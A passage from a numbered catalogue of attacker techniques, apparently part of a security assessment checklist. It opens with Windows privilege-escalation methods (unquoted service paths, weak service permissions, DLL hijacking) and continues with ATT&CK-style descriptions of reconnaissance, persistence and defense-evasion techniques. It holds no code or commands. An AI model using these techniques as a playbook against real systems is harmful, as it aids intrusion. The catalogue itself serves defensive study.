21. (AlwaysInstallElevated) Windows installer files (also known as .msi files) are used to install applications on the system. They usually run with the privilege level of the user that starts it. However, these can be configured to run with higher privileges from any user account (even unprivileged ones). This could potentially allow us to generate a malicious MSI file that would run with admin privileges.
22. (Unquoted Service Path)
When it comes to Windows Privilege Escalation techniques, a common escalation path is to leverage misconfigured services. There are many ways that services can be misconfigured; however, by far the most interesting case are unquoted service paths. An unquoted service path vulnerability is where you have a path to a service executable and the folder names along that path have spaces in them without quotations.
23. (Insecure Service Permission) will be exploring yet another technique that involves weak permissions; however, instead of a folder/file misconfiguration, this time we will be exploiting weak service permissions. We will find that an interesting service is running, which permits too much access to standard users on the system. Once the misconfiguration has been enumerated, we will see how we can modify the services binary path to point to a malicious executable in a folder that we control. From there, we will restart the service and elevate it to a SYSTEM shell.
24. (Weak Registry Key Permissions) loose permissions on a service registry key can lead to privilege escalation from the standard user to the local SYSTEM.
25. (Abuse Process running) Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.
26. (DLL Hijacking) DLL hijacking is a hacking technique that tricks a legitimate/trusted application into loading an arbitrary – and often malicious – DLL.
There are many forms of DLL hijacking, such as:
 - DLL replacement
 - DLL search order hijacking

- Phantom DLL hijacking
- DLL redirection
- WinSxS DLL replacement (sideloading)
- Relative path DLL Hijacking

27. (User Privileges) Privileges are rights that an account has to perform specific system-related tasks. These tasks can be as simple as the privilege to shut down the machine up to privileges to bypass some DACL-based access controls.

NOT APPLICABLE

28. (Gather Victim Host Information)

Adversaries may gather information about the victim's hosts that can be used during targeting. Information about hosts may include a variety of details, including administrative data (ex: name, assigned IP, functionality, etc.) as well as specifics regarding its configuration (ex: operating system, language, etc.).

29. (Gather Victim Identity Information)

Adversaries may gather information about the victim's identity that can be used during targeting. Information about identities may include a variety of details, including personal data (ex: employee names, email addresses, etc.) as well as sensitive details such as credentials.

30. (Gather Victim Network Information)

Adversaries may gather information about the victim's networks that can be used during targeting. Information about networks may include a variety of details, including administrative data (ex: IP ranges, domain names, etc.) as well as specifics regarding its topology and operations.

31. (Gather Victim Org Information)

Adversaries may gather information about the victim's organization that can be used during targeting. Information about an organization may include a variety of details, including the names of divisions/departments, specifics of business operations, as well as the roles and responsibilities of key employees.

32. (Phishing for Information)

Adversaries may send phishing messages to elicit sensitive information that can be used during targeting. Phishing for information is an attempt to trick targets into divulging information, frequently credentials or other actionable information. Phishing for information is different from Phishing in that the objective is gathering data from the victim rather than executing malicious code.

33. (Search Closed Sources)

Adversaries may search and gather information about victims from closed sources that can be used during targeting. Information about victims may be available for purchase from reputable private sources and databases, such as paid subscriptions to feeds of technical/threat intelligence data. Adversaries may also purchase information from less-reputable sources such as dark web or cybercrime blackmarkets.

34. (Search Open Technical Databases)

Adversaries may search freely available technical databases for information about victims that can be used during targeting. Information about victims may be available in online databases and repositories, such as registrations of domains/certificates as well as public collections of network data/artifacts gathered from traffic and/or scans.

35. (Search Open Websites/Domains)

Adversaries may search freely available websites and/or domains for information about victims

that can be used during targeting. Information about victims may be available in various online sites, such as social media, new sites, or those hosting information about business operations such as hiring or requested/rewarded contracts.

36. (Search Victim-Owned Websites)

Adversaries may search websites owned by the victim for information that can be used during targeting. Victim-owned websites may contain a variety of details, including names of departments/divisions, physical locations, and data about key employees such as names, roles, and contact info (ex: Email Addresses). These sites may also have details highlighting business operations and relationships.

37. (Acquire Infrastructure)

Adversaries may buy, lease, or rent infrastructure that can be used during targeting. A wide variety of infrastructure exists for hosting and orchestrating adversary operations. Infrastructure solutions include physical or cloud servers, domains, and third-party web services. Additionally, botnets are available for rent or purchase.

38. (Compromise Accounts)

Adversaries may compromise accounts with services that can be used during targeting. For operations incorporating social engineering, the utilization of an online persona may be important. Rather than creating and cultivating accounts (i.e. Establish Accounts), adversaries may compromise existing accounts. Utilizing an existing persona may engender a level of trust in a potential victim if they have a relationship, or knowledge of, the compromised persona.

39. (Compromise Infrastructure)

Adversaries may compromise third-party infrastructure that can be used during targeting. Infrastructure solutions include physical or cloud servers, domains, and third-party web and DNS services. Instead of buying, leasing, or renting infrastructure an adversary may compromise infrastructure and use it during other phases of the adversary lifecycle. Additionally, adversaries may compromise numerous machines to form a botnet they can leverage.

40. (Develop Capabilities)

Adversaries may build capabilities that can be used during targeting. Rather than purchasing, freely downloading, or stealing capabilities, adversaries may develop their own capabilities in-house. This is the process of identifying development requirements and building solutions such as malware, exploits, and self-signed certificates. Adversaries may develop capabilities to support their operations throughout numerous phases of the adversary lifecycle.

41. (Establish Accounts)

Adversaries may create and cultivate accounts with services that can be used during targeting. Adversaries can create accounts that can be used to build a persona to further operations. Persona development consists of the development of public information, presence, history and appropriate affiliations. This development could be applied to social media, website, or other publicly available information that could be referenced and scrutinized for legitimacy over the course of an operation using that persona or identity.

42. (Obtain Capabilities)

Adversaries may buy and/or steal capabilities that can be used during targeting. Rather than developing their own capabilities in-house, adversaries may purchase, freely download, or steal them. Activities may include the acquisition of malware, software (including licenses), exploits, certificates, and information relating to vulnerabilities. Adversaries may obtain capabilities to support their operations throughout numerous phases of the adversary lifecycle.

43. (Stage Capabilities)

Adversaries may upload, install, or otherwise set up capabilities that can be used during

targeting. To support their operations, an adversary may need to take capabilities they developed (Develop Capabilities) or obtained (Obtain Capabilities) and stage them on infrastructure under their control. These capabilities may be staged on infrastructure that was previously purchased/rented by the adversary (Acquire Infrastructure) or was otherwise compromised by them (Compromise Infrastructure). Capabilities may also be staged on web services, such as GitHub or Pastebin, or on Platform-as-a-Service (PaaS) offerings that enable users to easily provision applications.

44. (Drive-by Compromise)

Adversaries may gain access to a system through a user visiting a website over the normal course of browsing. With this technique, the user's web browser is typically targeted for exploitation, but adversaries may also use compromised websites for non-exploitation behavior such as acquiring Application Access Token.

45. (Exploit Public-Facing Application)

Adversaries may attempt to take advantage of a weakness in an Internet-facing computer or program using software, data, or commands in order to cause unintended or unanticipated behavior. The weakness in the system can be a bug, a glitch, or a design vulnerability. These applications are often websites, but can include databases (like SQL), standard services (like SMB or SSH), network device administration and management protocols (like SNMP and Smart Install), and any other applications with Internet accessible open sockets, such as web servers and related services. Depending on the flaw being exploited this may include Exploitation for Defense Evasion.

46. (External Remote Services)

Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management and VNC can also be used externally.

47. (Hardware Additions)

Adversaries may introduce computer accessories, networking hardware, or other computing devices into a system or network that can be used as a vector to gain access. Rather than just connecting and distributing payloads via removable storage (i.e. Replication Through Removable Media), more robust hardware additions can be used to introduce new functionalities and/or features into a system that can then be abused.

48. (Phishing)

Adversaries may send phishing messages to gain access to victim systems. All forms of phishing are electronically delivered social engineering. Phishing can be targeted, known as spearphishing. In spearphishing, a specific individual, company, or industry will be targeted by the adversary. More generally, adversaries can conduct non-targeted phishing, such as in mass malware spam campaigns.

49. (Replication Through Removable Media)

Adversaries may move onto systems, possibly those on disconnected or air-gapped networks, by copying malware to removable media and taking advantage of Autorun features when the media is inserted into a system and executes. In the case of Lateral Movement, this may occur through modification of executable files stored on removable media or by copying malware and renaming it to look like a legitimate file to trick users into executing it on a separate system. In the case of Initial Access, this may occur through manual manipulation of the media, modification of systems used to initially format the media, or modification to the media's firmware itself.

50. (Supply Chain Compromise)

Adversaries may manipulate products or product delivery mechanisms prior to receipt by a final consumer for the purpose of data or system compromise.

51. (Trusted Relationship)

Adversaries may breach or otherwise leverage organizations who have access to intended victims. Access through trusted third party relationship abuses an existing connection that may not be protected or receives less scrutiny than standard mechanisms of gaining access to a network.

52. (Container Administration Command)

Adversaries may abuse a container administration service to execute commands within a container. A container administration service such as the Docker daemon, the Kubernetes API server, or the kubelet may allow remote management of containers within an environment.

53. (Deploy Container)

Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment.

54. (Exploitation for Client Execution)

Adversaries may exploit software vulnerabilities in client applications to execute code. Vulnerabilities can exist in software due to unsecure coding practices that can lead to unanticipated behavior. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution. Oftentimes the most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system. Users will expect to see files related to the applications they commonly used to do work, so they are a useful target for exploit research and development because of their high utility.

55. (Inter-Process Communication)

Adversaries may abuse inter-process communication (IPC) mechanisms for local code or command execution. IPC is typically used by processes to share data, communicate with each other, or synchronize execution. IPC is also commonly used to avoid situations such as deadlocks, which occurs when processes are stuck in a cyclic waiting pattern.

56. (Native API)

Adversaries may interact with the native OS application programming interface (API) to execute behaviors. Native APIs provide a controlled means of calling low-level OS services within the kernel, such as those involving hardware/devices, memory, and processes. These native APIs are leveraged by the OS during system boot (when other system components are not yet initialized) as well as carrying out tasks and requests during routine operations.

57. (Scheduled Task/Job)

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

58. (Serverless Execution)

Adversaries may abuse serverless computing, integration, and automation services to execute arbitrary code in cloud environments. Many cloud providers offer a variety of serverless

resources, including compute engines, application integration services, and web servers.

59. (Shared Modules)

Adversaries may execute malicious payloads via loading shared modules. The Windows module loader can be instructed to load DLLs from arbitrary local paths and arbitrary Universal Naming Convention (UNC) network paths. This functionality resides in NTDLL.dll and is part of the Windows Native API which is called from functions like CreateProcess, LoadLibrary, etc. of the Win32 API.

60. (Software Deployment Tools)

Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network. Third-party applications and software deployment systems may be in use in the network environment for administration purposes (e.g., SCCM, HBSS, Altiris, etc.).

61. (System Services)

Adversaries may abuse system services or daemons to execute commands or programs. Adversaries can execute malicious content by interacting with or creating services either locally or remotely. Many services are set to run at boot, which can aid in achieving persistence (Create or Modify System Process), but adversaries can also abuse services for one-time or temporary execution.

62. (User Execution)

An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link. These user actions will typically be observed as follow-on behavior from forms of Phishing.

63. (Windows Management Instrumentation)

Adversaries may abuse Windows Management Instrumentation (WMI) to execute malicious commands and payloads. WMI is an administration feature that provides a uniform environment to access Windows system components. The WMI service enables both local and remote access, though the latter is facilitated by Remote Services such as Distributed Component Object Model (DCOM) and Windows Remote Management (WinRM). Remote WMI over DCOM operates using port 135, whereas WMI over WinRM operates over port 5985 when using HTTP and 5986 for HTTPS.

64. (Account Manipulation)

Adversaries may manipulate accounts to maintain access to victim systems. Account manipulation may consist of any action that preserves adversary access to a compromised account, such as modifying credentials or permission groups. These actions could also include account activity designed to subvert security policies, such as performing iterative password updates to bypass password duration policies and preserve the life of compromised credentials.

65. (BITS Jobs)

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

66. (Boot or Logon Autostart Execution)

Adversaries may configure system settings to automatically execute a program during system

boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.

67. (Boot or Logon Initialization Scripts)

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

68. (Browser Extensions)

Adversaries may abuse Internet browser extensions to establish persistent access to victim systems. Browser extensions or plugins are small programs that can add functionality and customize aspects of Internet browsers. They can be installed directly or through a browser's app store and generally have access and permissions to everything that the browser can access.

69. (Compromise Client Software Binary)

Adversaries may modify client software binaries to establish persistent access to systems. Client software enables users to access services provided by a server. Common client software types are SSH clients, FTP clients, email clients, and web browsers.

70. (Create Account)

Adversaries may create an account to maintain access to victim systems. With a sufficient level of access, creating such accounts may be used to establish secondary credentialed access that do not require persistent remote access tools to be deployed on the system.

71. (Create or Modify System Process)

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.

72. (Event Triggered Execution)

Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.

73. (External Remote Services)

Adversaries may leverage external-facing remote services to initially access and/or persist within a network. Remote services such as VPNs, Citrix, and other access mechanisms allow users to connect to internal enterprise network resources from external locations. There are often remote service gateways that manage connections and credential authentication for these services. Services such as Windows Remote Management and VNC can also be used externally.

74. (Hijack Execution Flow)

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on

execution.

75. (Implant Internal Image)

Adversaries may implant cloud or container images with malicious code to establish persistence after gaining access to an environment. Amazon Web Services (AWS) Amazon Machine Images (AMIs), Google Cloud Platform (GCP) Images, and Azure Images as well as popular container runtimes such as Docker can be implanted or backdoored. Unlike Upload Malware, this technique focuses on adversaries implanting an image in a registry within a victim's environment. Depending on how the infrastructure is provisioned, this could provide persistent access if the infrastructure provisioning tool is instructed to always use the latest image.

76. (Modify Authentication Process)

Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.

77. (Office Application Startup)

Adversaries may leverage Microsoft Office-based applications for persistence between startups. Microsoft Office is a fairly common application suite on Windows-based operating systems within an enterprise network. There are multiple mechanisms that can be used with Office for persistence when an Office-based application is started; this can include the use of Office Template Macros and add-ins.

78. (Pre-OS Boot)

Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the operating system takes control.

79. (Scheduled Task/Job)

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

80. (Server Software Component)

Adversaries may abuse legitimate extensible development features of servers to establish persistent access to systems. Enterprise server applications may include features that allow developers to write and install software or scripts to extend the functionality of the main application. Adversaries may install malicious components to extend and abuse server applications.

81. (Traffic Signaling)

Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined

sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

82. (Abuse Elevation Control Mechanism)

Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.

83. (Access Token Manipulation)

Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

84. (Boot or Logon Autostart Execution)

Adversaries may configure system settings to automatically execute a program during system boot or logon to maintain persistence or gain higher-level privileges on compromised systems. Operating systems may have mechanisms for automatically running a program on system boot or account logon. These mechanisms may include automatically executing programs that are placed in specially designated directories or are referenced by repositories that store configuration information, such as the Windows Registry. An adversary may achieve the same goal by modifying or extending features of the kernel.

85. (Boot or Logon Initialization Scripts)

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

86. (Create or Modify System Process)

Adversaries may create or modify system-level processes to repeatedly execute malicious payloads as part of persistence. When operating systems boot up, they can start processes that perform background system functions. On Windows and Linux, these system processes are referred to as services. On macOS, launchd processes known as Launch Daemon and Launch Agent are run to finish system initialization and load user specific parameters.

87. (Domain Policy Modification)

Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (ex: computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

88. (Escape to Host)

Adversaries may break out of a container to gain access to the underlying host. This can allow an adversary access to other containerized resources from the host level or to the host itself. In principle, containerized resources should provide a clear separation of application functionality

and be isolated from the host environment.

89. (Event Triggered Execution)

Adversaries may establish persistence and/or elevate privileges using system mechanisms that trigger execution based on specific events. Various operating systems have means to monitor and subscribe to events such as logons or other user activity such as running specific applications/binaries. Cloud environments may also support various functions and services that monitor and can be invoked in response to specific cloud events.

90. (Exploitation for Privilege Escalation)

Adversaries may exploit software vulnerabilities in an attempt to elevate privileges. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Security constructs such as permission levels will often hinder access to information and use of certain techniques, so adversaries will likely need to perform privilege escalation to include use of software exploitation to circumvent those restrictions.

91. (Hijack Execution Flow)

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

92. (Process Injection)

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

93. (Scheduled Task/Job)

Adversaries may abuse task scheduling functionality to facilitate initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time. A task can also be scheduled on a remote system, provided the proper authentication is met (ex: RPC and file and printer sharing in Windows environments). Scheduling a task on a remote system typically may require being a member of an admin or otherwise privileged group on the remote system.

94. (Abuse Elevation Control Mechanism)

Adversaries may circumvent mechanisms designed to control elevate privileges to gain higher-level permissions. Most modern systems contain native elevation control mechanisms that are intended to limit privileges that a user can perform on a machine. Authorization has to be granted to specific users in order to perform tasks that can be considered of higher risk. An adversary can perform several methods to take advantage of built-in control mechanisms in order to escalate privileges on a system.

95. (Access Token Manipulation)

Adversaries may modify access tokens to operate under a different user or system security context to perform actions and bypass access controls. Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it is the child of a different process or belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token.

96. (BITS Jobs)

Adversaries may abuse BITS jobs to persistently execute code and perform various background tasks. Windows Background Intelligent Transfer Service (BITS) is a low-bandwidth, asynchronous file transfer mechanism exposed through Component Object Model (COM). BITS is commonly used by updaters, messengers, and other applications preferred to operate in the background (using available idle bandwidth) without interrupting other networked applications. File transfer tasks are implemented as BITS jobs, which contain a queue of one or more file operations.

97. (Build Image on Host)

Adversaries may build a container image directly on a host to bypass defenses that monitor for the retrieval of malicious images from a public registry. A remote build request may be sent to the Docker API that includes a Dockerfile that pulls a vanilla base image, such as alpine, from a public or local registry and then builds a custom image upon it.

98. (Debugger Evasion)

Adversaries may employ various means to detect and avoid debuggers. Debuggers are typically used by defenders to trace and/or analyze the execution of potential malware payloads.

99. (Deobfuscate/Decode Files or Information)

Adversaries may use Obfuscated Files or Information to hide artifacts of an intrusion from analysis. They may require separate mechanisms to decode or deobfuscate that information depending on how they intend to use it. Methods for doing that include built-in functionality of malware or by using utilities present on the system.

100. (Deploy Container)

Adversaries may deploy a container into an environment to facilitate execution or evade defenses. In some cases, adversaries may deploy a new container to execute processes associated with a particular image or deployment, such as processes that execute or download malware. In others, an adversary may deploy a new container configured without network rules, user limitations, etc. to bypass existing defenses within the environment.

101. (Direct Volume Access)

Adversaries may directly access a volume to bypass file access controls and file system monitoring. Windows allows programs to have direct access to logical volumes. Programs with direct access may read and write files directly from the drive by analyzing file system data structures. This technique bypasses Windows file access controls as well as file system monitoring tools.

102. (Domain Policy Modification)

Adversaries may modify the configuration settings of a domain to evade defenses and/or escalate privileges in domain environments. Domains provide a centralized means of managing how computer resources (ex: computers, user accounts) can act, and interact with each other, on a network. The policy of the domain also includes configuration settings that may apply between domains in a multi-domain/forest environment. Modifications to domain settings may include altering domain Group Policy Objects (GPOs) or changing trust settings for domains, including federation trusts.

103. (Execution Guardrails)

Adversaries may use execution guardrails to constrain execution or actions based on adversary supplied and environment specific conditions that are expected to be present on the target. Guardrails ensure that a payload only executes against an intended target and reduces collateral damage from an adversary's campaign. Values an adversary can provide about a target system or environment to use as guardrails may include specific network share names, attached physical devices, files, joined Active Directory (AD) domains, and local/external IP

addresses.

104. (Exploitation for Defense Evasion)

Adversaries may exploit a system or application vulnerability to bypass security features. Exploitation of a software vulnerability occurs when an adversary takes advantage of a programming error in a program, service, or within the operating system software or kernel itself to execute adversary-controlled code. Vulnerabilities may exist in defensive security software that can be used to disable or circumvent them.

105. (File and Directory Permissions Modification)

Adversaries may modify file or directory permissions/attributes to evade access control lists (ACLs) and access protected files. File and directory permissions are commonly managed by ACLs configured by the file or directory owner, or users with the appropriate permissions. File and directory ACL implementations vary by platform, but generally explicitly designate which users or groups can perform which actions (read, write, execute, etc.).

106. (Hide Artifacts)

Adversaries may attempt to hide artifacts associated with their behaviors to evade detection. Operating systems may have features to hide various artifacts, such as important system files and administrative task execution, to avoid disrupting user work environments and prevent users from changing files or features on the system. Adversaries may abuse these features to hide artifacts such as files, directories, user accounts, or other system activity to evade detection.

107. (Hijack Execution Flow)

Adversaries may execute their own malicious payloads by hijacking the way operating systems run programs. Hijacking execution flow can be for the purposes of persistence, since this hijacked execution may reoccur over time. Adversaries may also use these mechanisms to elevate privileges or evade defenses, such as application control or other restrictions on execution.

108. (Impair Defenses)

Adversaries may maliciously modify components of a victim environment in order to hinder or disable defensive mechanisms. This not only involves impairing preventative defenses, such as firewalls and anti-virus, but also detection capabilities that defenders can use to audit activity and identify malicious behavior. This may also span both native defenses as well as supplemental capabilities installed by users and administrators.

109. (Indicator Removal)

Adversaries may delete or modify artifacts generated within systems to remove evidence of their presence or hinder defenses. Various artifacts may be created by an adversary or something that can be attributed to an adversary's actions. Typically these artifacts are used as defensive indicators related to monitored events, such as strings from downloaded files, logs that are generated from user actions, and other data analyzed by defenders. Location, format, and type of artifact (such as command or login history) are often specific to each platform.

110. (Indirect Command Execution)

Adversaries may abuse utilities that allow for command execution to bypass security restrictions that limit the use of command-line interpreters. Various Windows utilities may be used to execute commands, possibly without invoking cmd. For example, Forfiles, the Program Compatibility Assistant (pcalua.exe), components of the Windows Subsystem for Linux (WSL), as well as other utilities may invoke the execution of programs and commands from a Command and Scripting Interpreter, Run window, or via scripts.

111. (Masquerading)

Adversaries may attempt to manipulate features of their artifacts to make them appear

legitimate or benign to users and/or security tools. Masquerading occurs when the name or location of an object, legitimate or malicious, is manipulated or abused for the sake of evading defenses and observation. This may include manipulating file metadata, tricking users into misidentifying the file type, and giving legitimate task or service names.

112. (Modify Authentication Process)

Adversaries may modify authentication mechanisms and processes to access user credentials or enable otherwise unwarranted access to accounts. The authentication process is handled by mechanisms, such as the Local Security Authentication Server (LSASS) process and the Security Accounts Manager (SAM) on Windows, pluggable authentication modules (PAM) on Unix-based systems, and authorization plugins on MacOS systems, responsible for gathering, storing, and validating credentials. By modifying an authentication process, an adversary may be able to authenticate to a service or system without using Valid Accounts.

113. (Modify Cloud Compute Infrastructure)

An adversary may attempt to modify a cloud account's compute service infrastructure to evade defenses. A modification to the compute service infrastructure can include the creation, deletion, or modification of one or more components such as compute instances, virtual machines, and snapshots.

114. (Modify Registry)

Adversaries may interact with the Windows Registry to hide configuration information within Registry keys, remove information as part of cleaning up, or as part of other techniques to aid in persistence and execution.

115. (Modify System Image)

Adversaries may make changes to the operating system of embedded network devices to weaken defenses and provide new capabilities for themselves. On such devices, the operating systems are typically monolithic and most of the device functionality and capabilities are contained within a single file.

116. (Network Boundary Bridging)

Adversaries may bridge network boundaries by compromising perimeter network devices or internal devices responsible for network segmentation. Breaching these devices may enable an adversary to bypass restrictions on traffic routing that otherwise separate trusted and untrusted networks.

117. (Obfuscated Files or Information)

Adversaries may attempt to make an executable or file difficult to discover or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. This is common behavior that can be used across different platforms and the network to evade defenses.

118. (Plist File Modification)

Adversaries may modify property list files (plist files) to enable other malicious activity, while also potentially evading and bypassing system defenses. macOS applications use plist files, such as the info.plist file, to store properties and configuration settings that inform the operating system how to handle the application at runtime. Plist files are structured metadata in key-value pairs formatted in XML based on Apple's Core Foundation DTD. Plist files can be saved in text or binary format.

119. (Pre-OS Boot)

Adversaries may abuse Pre-OS Boot mechanisms as a way to establish persistence on a system. During the booting process of a computer, firmware and various startup services are loaded before the operating system. These programs control flow of execution before the

operating system takes control.

120. (Process Injection)

Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges. Process injection is a method of executing arbitrary code in the address space of a separate live process. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges. Execution via process injection may also evade detection from security products since the execution is masked under a legitimate process.

121. (Reflective Code Loading)

Adversaries may reflectively load code into a process in order to conceal the execution of malicious payloads. Reflective loading involves allocating then executing payloads directly within the memory of the process, vice creating a thread or process backed by a file path on disk. Reflectively loaded payloads may be compiled binaries, anonymous files (only present in RAM), or just snubs of fileless executable code (ex: position-independent shellcode).

122. (Rogue Domain Controller)

Adversaries may register a rogue Domain Controller to enable manipulation of Active Directory data. DCShadow may be used to create a rogue Domain Controller (DC). DCShadow is a method of manipulating Active Directory (AD) data, including objects and schemas, by registering (or reusing an inactive registration) and simulating the behavior of a DC. Once registered, a rogue DC may be able to inject and replicate changes into AD infrastructure for any domain object, including credentials and keys.

123. (Rootkit)

Adversaries may use rootkits to hide the presence of programs, files, network connections, services, drivers, and other system components. Rootkits are programs that hide the existence of malware by intercepting/hooks and modifying operating system API calls that supply system information.

124. (Subvert Trust Controls)

Adversaries may undermine security controls that will either warn users of untrusted activity or prevent execution of untrusted programs. Operating systems and security products may contain mechanisms to identify programs or websites as possessing some level of trust. Examples of such features would include a program being allowed to run because it is signed by a valid code signing certificate, a program prompting the user with a warning because it has an attribute set from being downloaded from the Internet, or getting an indication that you are about to connect to an untrusted site.

125. (System Binary Proxy Execution)

Adversaries may bypass process and/or signature-based defenses by proxying execution of malicious content with signed, or otherwise trusted, binaries. Binaries used in this technique are often Microsoft-signed files, indicating that they have been either downloaded from Microsoft or are already native in the operating system. Binaries signed with trusted digital certificates can typically execute on Windows systems protected by digital signature validation. Several Microsoft signed binaries that are default on Windows installations can be used to proxy execution of other files or commands.

126. (System Script Proxy Execution)

Adversaries may use trusted scripts, often signed with certificates, to proxy the execution of malicious files. Several Microsoft signed scripts that have been downloaded from Microsoft or are default on Windows installations can be used to proxy execution of other files. This behavior may be abused by adversaries to execute malicious files that could bypass application control and signature validation on systems.

127. (Template Injection)

Adversaries may create or modify references in user document templates to conceal malicious code or force authentication attempts. For example, Microsoft's Office Open XML (OOXML) specification defines an XML-based format for Office documents (.docx, .xlsx, .pptx) to replace older binary formats (.doc, .xls, .ppt). OOXML files are packed together ZIP archives comprised of various XML files, referred to as parts, containing properties that collectively define how a document is rendered.

128. (Traffic Signaling)

Adversaries may use traffic signaling to hide open ports or other malicious functionality used for persistence or command and control. Traffic signaling involves the use of a magic value or sequence that must be sent to a system to trigger a special response, such as opening a closed port or executing a malicious task. This may take the form of sending a series of packets with certain characteristics before a port will be opened that the adversary can use for command and control. Usually this series of packets consists of attempted connections to a predefined sequence of closed ports (i.e. Port Knocking), but can involve unusual flags, specific strings, or other unique characteristics. After the sequence is completed, opening a port may be accomplished by the host-based firewall, but could also be implemented by custom software.

129. (Trusted Developer Utilities Proxy Execution)

